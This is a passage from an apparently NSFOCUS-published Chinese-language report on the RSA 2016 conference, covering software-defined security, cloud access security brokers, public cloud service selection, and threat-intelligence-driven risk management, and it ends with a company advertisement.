3、 从**安全防护措施**看，主流做法包括：

SDS（软件定义安全）成为主要技术流派。其核心思想是，探针可以无缝潜入到用户系统、应用、网络中，并可按需而制，所需而变，也可以分布在安全提供者所需要的地方，并具有期望的功能，多种安全措施也可按需编排，并最终达成相应的目的，可以做到智能、敏捷、可管理。

采用 CASB（Cloud Access Security Brokers）方式。其核心思想是建一个云（性能要足够强悍）来隔离 Cloud-Client 之间的通信，并对所有访问进行认证、鉴权、加解密、监控、过滤、转发等。当前这种方式主要是一些创新者、互联网领导者在倡导，而设备厂商主要侧重于 SDS 方式。

目前，国内的云计算发展水平要落后于美国，所以 SDS、CASB 相对于美国发展要慢，但基本上也是沿着这种方式在演进，观察一下国内的安全厂商，心里就明白了。

公有云选择及问题

从这次参会的议题来看，云计算仍然是这次会议的一个主要内容，云计算把原先物理形态的 IT 环境转变成虚拟形态的 IT 环境，这种转变在方便最终用户的同时，也引入了新的安全隐患。和云计算相关的安全领域一直是最终用户和安全厂商关注的焦点。在这次会议上有关云安全的话题很多，SDS，CASB、DevSecOps 等等。在这里，绿盟君想从安全的角度为用户如何选择公有云上的服务提些思路，仅供参考。

如我们所了解的，公有云上的服务大致分为 IaaS，PaaS，以及 DaaS（数据即服务）、SaaS（软件即服务）等等。下面也分别从这几个层面来介绍：

IaaS

提供 IaaS 的公有云平台很多，最终用户的选择空间也很大。理论上讲公有云平台能够保证操作系统之下的安全，比如：物理安全，服务器的硬件可用性，部分网络安全能力等，但是通常不会保证操作系统以及操作系统之上（例如：安装在虚机上的 MySQL）的安全，因为用户拿到虚机之后会做配置调整，会安装软件，这些调整和软件有可能会产生漏洞，所以这些都需要用户自己去想办法修复和防范，至于修复和防范的方法已经比较成熟，只不过需要根据自身的条件去选择。由于最终用户不可能部署硬件盒子，所以可选择的方式主要以软件、基于 SDS 的一些虚拟化防护手段、以及基于云端的 Sec-aaS（安全即服务）为主。

PaaS

如果最终用户觉得安全对于他们来说有难度，那他们可以选择公有云的 PaaS 服务，例如：关系型数据库服务，分布式文件系统服务，对象存储服务，身份认证服务，甚至 Java 或者 .Net 应用的运行环境等，选 PaaS 服务的好处是最终用户只需要关心由于应用自身和业务逻辑产生的安全隐患就可以了，这对于不少企业来讲要容易多了，因为理论上讲 PaaS 服务的提供方要保证他提供的服务的安全性、可用性和完整性，所以最终用户不用去考虑操作系统是不是安全，中间件和数据库是不是安全，也不需要考虑运行环境是不是安全，只需要去购买满足功能要求的服务即可。

在这里，需要明确的有两点：

- PaaS 服务提供方不会保证业务层面的安全，这是最终用户需要解决的问题；
- 需要考虑如果采用这些服务，能不能满足国家、行业以及企业自身的安全规范，因为数据放在云端的话，有可能会有多份，而且数据存放地点也不确定。

云服务与云安全携手同行

云计算的吸引力之一在于由经济上的可扩展性、重用和标准化提供的成本效率，为了支撑这种成本效率，云提供商提供的服务必须足够灵活，以服务最大可能的用户数和最大化的市场，这一切让云安全的发展像一阵风，绿盟科技、金山等公司都推出了云安全解决方案。这次 RSA 大会，又把云安全推上了热点，对于云安全的发展，让我们拭目以待吧……

RSA2016 绿盟君带你看**云业务安全接入代理**（CASB）

■ 周博

在 2016 年的 RSA 大会上，无论是 CSA 峰会，创新沙盒环节，还是在厂商展区，针对云安全的厂商数量不少，而且受到的了普遍的关注。而这其中 CASB（Cloud Access Security Broker）厂商更是长袖善舞，在 RSA 大会上吸引了大量的眼球。尤其是 Bluecoat 的展区，云安全方案是他们的宣传重点。

2015 年 11 月，Bluecoat 以 2.8 亿美元的高价收购了创新安全公司 Elastica，这是继 2015 年 8 月 Bluecoat 收购创新安全公司 Perspecsys 后的又一次收购。而仅仅在几个月之前 3 月，Bluecoat 刚刚被贝恩资本以 24 亿美元的价格私有化。这一连串的大动作，不得不让人思考，Bluecoat，“What are you 弄啥呢？”土豪有钱任性也不能这么花吧？难道真是任性么？

事实上，Bluecoat 的 2 次收购都是在同一细分领域——CASB。

那何为 CASB 呢?

CASB 即 Cloud Access Security Broker。随着云技术与虚拟化技术的逐渐普及，传统的 IT 架构也正在快速的发生变化。现在很多公司，尤其是新兴的互联网公司已经没有传统意义上的数据中心机房了，企业数据中心成为影子数据中心。他们连服务器这些设备都没有，所有业务系统都托管在云服务商处；而日常管理也大量使用 SaaS 化服务，例如客户关系使用 Salesforce/ 纷享销客，代码使用 Github 保存，日常文档使用 OFFICE365 或者印象笔记，企业文件共享使用 Dropbox 或者其他类似网盘，企业邮箱使用类似 Gmail 的自有域企业邮箱托管服务，其他例如 HR、社保、报销、OA 等等工作事务的管理都有相应的 SaaS 服务可以采用。

在这种情况下，企业往往失去了对业务及数据的安全控制权。既要享受便捷的云化服务，又要不失去对自身数据的控制权。CASB 技术应运而生。

CASB 技术的优势在于能够让用户自由使用云化业务时，满足安全需求和相关的合规性监管要求。重点包括：

1. 能够对所有的 APP/SaaS 的业务风险进行发现和评估，并且能够给出一个评价指标。用户可以根据这个评价指标选择是否采用该APP/SaaS服务。
2. 能够提供基于身份的接入控制管理。很方便的将云及 SaaS 服务与认证系统对接，对不同的接入用户赋予不同的操作和访问权限。提供比 SaaS 服务商更丰富的访问控制功能。
3. 能够对用户和管理员的操作、访问、内容、文件等进行监控和回溯，并且在重要事件发生时自动告警。例如可以设置文件密级，当高密级文件发生不合规操作时，自动阻断该操作，并记录、告警，从而实现数据防泄密。也可以对登陆环境进行要求，防止非法设备登陆。
4. 可以防止来自云服务商本身的数据泄密。例如，在用户输入过程中对数据进行加密，使得云端数据都处于加密状态，保障数据安全性。
5. 能够对云上的恶意软件进行监控和发现，防止来自云内部的恶意软件。

CASB 看起来即像是上网行为管理 + 威胁分析 +DLP+ 防火墙 + 堡垒机 + 身份认证产品的合集，但它究竟如何部署呢？ 总体来说，分为 3 种部署模式：

1. **纯网关型模式。**在用户的网络出口处放置一套 CASB 网关设备，对所有的需要处理的 SaaS 服务进行代理，相应的移动设备需要配置相关的 Profile 文件或者安装客户端，使此类 SaaS 流量也指向 CASB 网关。
2. **控制器 + 云端能力中心模式。**与第一种方案不同之处在于，用户网络内只有一个轻型的控制器用于策略执行。但是对于风险分析、数据加密、安全评估、策略生成、初始化数据格式等工作都在云端完成。而第一种方案中所有工作都有 CASB 网关完成。
3. **客户端 + 云模式。**在所有 SaaS 终端使用设备上装上 CASB 客户端 APP。

从美国的 CASB 使用案例来看，金融等大型用户多使用第一种方案，第三种方案通常在用户已经有 MDM 系统时使用较多，此时终端设备客户端配置及推送方便。

在业务云化的大趋势下，安全需求必然大量出现。Gartner 提到：“到 2020 年，85% 的大型企业用户将用到 CASB 产品，而今天这个数字才不到 5%”。虽然 CASB 看起来如此刚需，但其实 CASB 早已经不是技术新热点，目前主流的几个 CASB 公司，例如 NETSKOPE、Elastica、CipherCloud、Bitglass、Sookasa、Cloudlock、Vera、SkyHigh、Centrify、Perspecsys 等，基本都成立于 2012—2014 年之前。而在 2015 年以后，美国几乎没有出现新的有影响力的 CASB 公司。但是 2015 年以后，美国市场则逐渐的认识和了解到 CASB，并且市场需求也逐步旺盛起来。以 NETSKOPE 公司为例，这家成立于 2012 年的 CASB 公司，从 2014 年开始进行正式的市场推广与销售。2015 年销售收入达到 1600 万美元。而成立于 2014 年的 Elastica，2015 年收入也取得了 500 万美元的销售业绩。而今年 RSA 大会上多个 CASB 公司

的独立展台更证明了他们取得了不错的业绩，要知道 RSA 的独立展台费用还是很贵的啊。

这些 CASB 公司，在关注的业务层面既有交叉，也各有不同，都是在 SaaS 业务的过程中的身份识别、访问权限、操作权限、数据及文件生命周期、数据资产加密、数据迁移、数据备份、以及审查回溯等各个环节提供保护。从技术角度上来看，CASB 的实现并不是什么难题，但是如何实现对大量 SaaS 服务适配，SaaS 业务云端历史数据与新数据的全局发现与整理，对 SaaS 业务过程的无缝干预与用户无感体验，这些工程性问题恰恰是 CASB 产品的真正难点。美国一家著名的 CASB 公司，在为富国银行提供服务时，由于产品性能及流程的存在瑕疵，导致富国银行该业务系统崩溃，从此再难进入该银行的服务商名单了。

历史总是呈现出螺旋式上升，IT 技术也不例外。CASB 的出现依然是解决身份、控制、审查、防泄密、完整性等这些老生常谈的问题，但是面向的基础架构环境已经从传统盒子堆，变成了云。同时，技术创新总是领先于市场的认知的。市场总是偏爱有准备的人。

另外，说个有趣的现象，CASB 公司中创始人中印度裔居多，大家有兴趣可以数一数。

RSA2016　绿盟君带你看情报连接与风险管理

■　何文俊

2016 年的 RSA，无论是讲座还是参展商，有关于“Threat Intelligence”　和“Risk Management”的内容非常丰富。今年 RSA 的主题“Connect to Protect”，正所谓“Connect to Share Intelligence，Protect to Manage Risk”。这种 Connect 不仅是产品间的连接，情报间的共享，也包括厂商间的协作以共同抵制来自于网络空间的威胁。


安全产品的价值难以量化，企业在安全上的投入产出难以用具体的 IRR（Investment Return Rate）来衡量，这一直是制约安全产业规模跃升的一个因素，也是安全产品与服务在中小企业未能得到足够重视的一个原因。在本届 RSA 上，无论是业界专家的 Speech，还是参展商所提供的解决方案，我们欣喜地发现这一问题正在被逐步重视和解决。

Wade Baker 在 Speech“Bridging the Gap Between Threat Intelligence and Risk Management”中提出了如下的风险因素分析模型。风险指数被分解为损失程度和损失频率两个纬度，损失程度又分为直接损失（譬如数据的丢失，系统的损坏等）和间接损失（譬如由于信息安全事件而导致的客户流失，商业信誉的影响等）。损失频率又分为威胁频率和自身漏洞两方面。

在过往的安全产品和方案的设计过程中，厂商主要的关注点主要是威胁和漏洞，而对客户资产端的关注点较少。这也形成了安全主要是高大上行业的奢侈品这一局面，广大的中小企业难以获取符合自身特点的有弹性的安全方案。我们假设 Risk Reduction 代表因采取了安全措施而降低的风险程度，即上图中 Risk 的降低量⊿ Risk，Cost 代表部署安全措施而引起的成本上升，其中包含了 Security Product Cost 和 Other Cost（人员成本，流程成本，管理成本等），只有当⊿ Risk/Cost > 1 时，企业才有部署安全产品的意愿，并且该数值越大意愿越强烈，其中 Security Product Cost 代表了安全产品的最终客户售价。

当我们在考虑 Risk 的量化过程中，尽管公司的 IT 系统是外部攻击的目标，但不能仅仅考虑 IT 系统本身的风险，更应当关注系统所承载的业务逻辑和业务的重要性。这也是如银行，军工，能源等行业愿意在安全上投入巨大的原因。在 Mischel Kwon 和 Justin Monti 的 Speech“Make IR Effective with Risk Evaluation and Reporting”中提出了如下的五因素模型，包含了“人员、业务逻辑、IT 基础设施、合规流程、安全技术”。


在过往 IT 安全人员在公司的话语权较小，安全工作与业务脱节，从而导致安全受重视程度较小，安全事件频发。如果将安全与业务结合起来，为公司提供一套适合其自身业务特点（主要是风险损失因素）的安全解决方案，才能显著提高公司在安全方面投入的 IRR。不仅提出了这个分析模型，也给出了他们的量化模型，Attack Score * (Detection + Response + Remediation + Recovery + Reputation) = Risk Score，分别从威胁和资产两端进行了连接。而每一项都有具体的评分规则。



在 Microsoft Azure CTO Mark Russinovich 的讲座中就提到，微软的 Azure 云一天产生的日志量是几十个 PB，发生超过 10 亿次登录，在线 300 多万个活跃帐号，每天发生来自 1 万多个 IP 的超过 150 万次可疑攻击行为。即使不是像 Azure 这样大规模的公有云设施，我相信普通的 IT 运维人员也对每天产生的数据爆炸一筹莫展，海量的日志，海量的漏洞信息，海量的告警。如何才能最有效的提升安全防护等级，降低风险?

业内的厂商正在依据上述的模型提出了他们的解决方案。Risk 因素分析模型的 Lost Magnitude 更多的是基于业务和资产的分析，类似于安全咨询。而另一端的 Lost Event Frequency 是安全产品厂商重点发力的地方。我们首先来看 BeyondTrust 这家参展公司，其提供了 Vulnerability Management 的平台，该平台可以和多个扫描器对接，在用户得到海量的漏洞信息后，BeyondTrust 可以提供这些漏洞的重要性评估，他们对每个漏洞进行打分，并排序告诉用户哪些漏洞的危害性最大，需要首先修复。

而这个评估的因素包含了很多的纬度，譬如漏洞本身带来的权限危害性，受影响资产的重要性，受到外部攻击的可能性等。在此，BeyondTrust 将威胁情报与漏洞进行了连接。这恰恰是 Risk 模型中的 Threat Event Frequency 和 Vulnerability 之间的衔接。譬如说，根据外部威胁情报的数据，近期针对银行系统发起高频率的某种攻击行为，该行为主要利用了某一个漏洞作为发起点，而此客户恰为某银行，在其内部某个特别重要的数据库服务器上发现了这个漏洞，并且该漏洞没有被其他的安全产品进行有效的针对性防护（如虚拟补丁等），那么 BeyondTrust 的 Vulnerability Management 就会提示用户这是个高危漏洞，需要立即被修复。如此一来，用户的运维人员在海量的漏洞信息中得到了重要性提示，可以首先修复最危害性最高的漏洞。



另一家公司 Red Seal，则从 Risk 模型的另一个纬度 Resistance Strength 入手，通过对客户网络中的设备进行可视化分析，并对其配置进行检查，从而告知客户哪些漏洞首先需要被修复。所不同的是，Red Seal 并不连接外部的威胁情报信息，更多的是针对客户内部网络的分析，譬如其安全设备的配置是否合规，安全产品是否能够防护该存在的漏洞，如果不能防护，则利用该漏洞可以攻击哪些目标设备等，最终 Red Seal 可以给出一个可视化的攻击路径，告知用户用户由于该漏洞的存在，外部威胁会从哪里发起攻击，并逐步进行跳转渗透，而在此路径上，有何产品可以进行有效的防护。

通过对外部威胁情报和内部防护措施的分析，IT 运维人员可以最小成本的修复危害性最高的漏洞，从而降低整个业务系统的风险指数。对于 Risk 的有效管理，而不是不计成本的 100% 的降低，从而提高用户在安全投入方面的 IRR。

在 Risk 因素分析模型中，我们看到了包含安全咨询服务、安全产品防护、威胁情报数据连结等多种方式的组合，将资产与风险连结，将威胁与漏洞连接，将漏洞与防护连接，从而实现对风险的排序，对漏洞

危害性的排序，对修复所带来的风险降低程度的排序，力争最小化代价的基础上最大化的降低用户的风险损失， Connect to Share Intelligence，Protect to Manage Risk。

随着云计算、物联网、大数据、人工智能等 IT 基础技术的新变革，信息安全的模式也在发生着深刻的变化，过往的依赖规则匹配的边界防护方式经受着越来越多的挑战。威胁攻击的复杂化，网络边界的模糊化，终端类型的多样化，设备和环境的云化，都要求安全产品必须适应这种变化。传统的边界塔防思路将逐渐跟不上攻击的快速变化的节奏，未来的安全产品应该是以威胁情报分析为驱动的动态模型，并且应当是多种产品相互联动，相互共享数据，联防联控的一体化防御体系，这种体系并非以 100% 解决信息安全风险为己任，他是根据用户自身的业务和资产特性，可以自适应的综合风险管理平台，在安全、成本、用户体验之间找到一个最佳的平衡点。

这让我想起了现代武器史上一次更新换代。战列舰诞生于蒸汽时代，以坚船利炮为最大优势，主要是单独行动，曾经是一战前的海上霸主，其特点就是不断增强自身的装甲防护能力和提高火炮的威力，随之带来的是降低了灵活性和成本的提升。经过一战和二战的实践检验，战列舰完全被航母战斗群所带来的新的体系所淘汰。现代海战从来不是比拼单项武器的攻击与防御能力，更重要的是更早预警，更快速的响应，更精准的打击，更加快速灵活的部署，更具性价比的防御手段，这一切都是从蒸汽时代向电子化时代进化的结果。

现代海军所依靠的核心模式航母战斗群也代表着未来信息安全防护体系发展的方向，两者有着高度的相似度。威胁情报系统就像卫星、雷达、预警机等，一旦发现可疑形迹，就发出预警信息；大数据分析平台就像综合电子指挥系统，通过各安全产品间的数据共享，基于动态的、自适应的数据模型，得到最有效的防护指令；各类安全产品，就像航母战斗群中的不同舰种，相互协同，相互连接数据，相互形成保护措施，对边界、对网络、对终端，对服务器，对系统，对应用等不同的对象在不同的部署位置上形成纵深化的防御体系。

并且该种防御体系是可以根据用户自身的业务和资产特点，进行自由组合的。大企业、重要行业、业务重要性高的对象可以采用重度的防御方式，而广泛的中小企业可以采用灵活的、轻量化的产品组合来实现投入产出比最佳的防御方式。而这一切都有赖于产品间的联动，数据间的共享，厂商间的协作。这一方面，我们看到美国的信息安全同行走在了前面，Fireeye、Symantec、Splunk、Qualys 等等都形成了数据共享连接的合作，而国内的厂商也开始的逐步的合作尝试。

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供
具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

www.nsfocus.com